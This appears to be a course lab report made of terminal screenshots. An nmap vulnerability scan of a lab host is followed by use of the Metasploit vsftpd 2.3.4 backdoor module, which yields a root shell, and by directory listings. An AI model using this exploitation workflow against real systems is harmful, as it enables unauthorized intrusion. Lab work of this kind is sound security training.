


1.

```
kali@kali: ~  
File Actions Edit View Help  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 12:16 EDT  
Nmap scan report for 10.10.1.10  
Host is up (0.00023s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| vulners:  
| cpe:/a:openbsd:openssh:4.7p1:  
| SECURITYVULNS:VULN:8166 7.5 https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166  
| CVE-2010-4478 7.5 https://vulners.com/cve/CVE-2010-4478  
| CVE-2008-1657 6.5 https://vulners.com/cve/CVE-2008-1657  
| SSV:60656 5.0 https://vulners.com/seebug/SSV:60656 *EXPLOIT*  
| CVE-2010-5107 5.0 https://vulners.com/cve/CVE-2010-5107  
| CVE-2012-0814 3.5 https://vulners.com/cve/CVE-2012-0814  
| CVE-2011-5000 3.5 https://vulners.com/cve/CVE-2011-5000  
| CVE-2008-5161 2.6 https://vulners.com/cve/CVE-2008-5161  
| CVE-2011-4327 2.1 https://vulners.com/cve/CVE-2011-4327  
| CVE-2008-3259 1.2 https://vulners.com/cve/CVE-2008-3259  
| SECURITYVULNS:VULN:9455 0.0 https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455  
| 23/tcp    open  telnet       Linux telnetd  
| 25/tcp    open  smtp         Postfix smtpd  
| 53/tcp    open  domain       ISC BIND 9.4.2  
| vulners:  
| cpe:/a:isc:bind:9.4.2:  
| SSV:60184 8.5 https://vulners.com/seebug/SSV:60184 *EXPLOIT*  
| CVE-2012-1667 8.5 https://vulners.com/cve/CVE-2012-1667  
| SSV:60292 7.8 https://vulners.com/seebug/SSV:60292 *EXPLOIT*  
| CVE-2014-8500 7.8 https://vulners.com/cve/CVE-2014-8500  
| CVE-2012-5166 7.8 https://vulners.com/cve/CVE-2012-5166
```

2.

```
kali@kali: /usr/share/metasploit-framework/modules/exploits/unix/ftp  
File Actions Edit View Help  
Available targets:  
  Id  Name  
  --  --  
  => 0  Automatic  
Check supported:  
No  
Basic options:  
  Name      Current Setting  Required  Description  
  RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT     21             yes       The target port (TCP)  
Payload information:  
Space: 2000  
Avoid: 0 characters  
Description:  
This module exploits a malicious backdoor that was added to the vsftpd download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.  
References:  
OSVDB (73573)  
http://pastebin.com/AetT9s55  
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
View the full module info with the info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

3.




A terminal window titled 'kali@kali: /usr/share/metasploit-framework/modules/exploits/unix/ftp' displays the following logs and commands:

```
File Actions Edit View Help
[*] 10.10.1.10:21 - Banner: 220 (vsFTpd 2.3.4)
[*] 10.10.1.10:21 - USER: 331 Please specify the password.
[*] 10.10.1.10:21 - Backdoor service has been spawned, handling...
[*] 10.10.1.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.1.12:45897 → 10.10.1.10:6200) at 2023-03-23 12:32:47 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
ls *.txt
ls: cannot access *.txt: No such file or directory
```

4.



A terminal window titled 'kali@kali: /usr/share/metasploit-framework/modules/exploits/unix/ftp' displays the following logs and commands:

```
File Actions Edit View Help
[*] 10.10.1.10:21 - Backdoor service has been spawned, handling...
[*] 10.10.1.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.1.12:45897 → 10.10.1.10:6200) at 2023-03-23 12:32:47 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
ls *.txt
ls: cannot access *.txt: No such file or directory
ls *.txt
CIS265.txt
```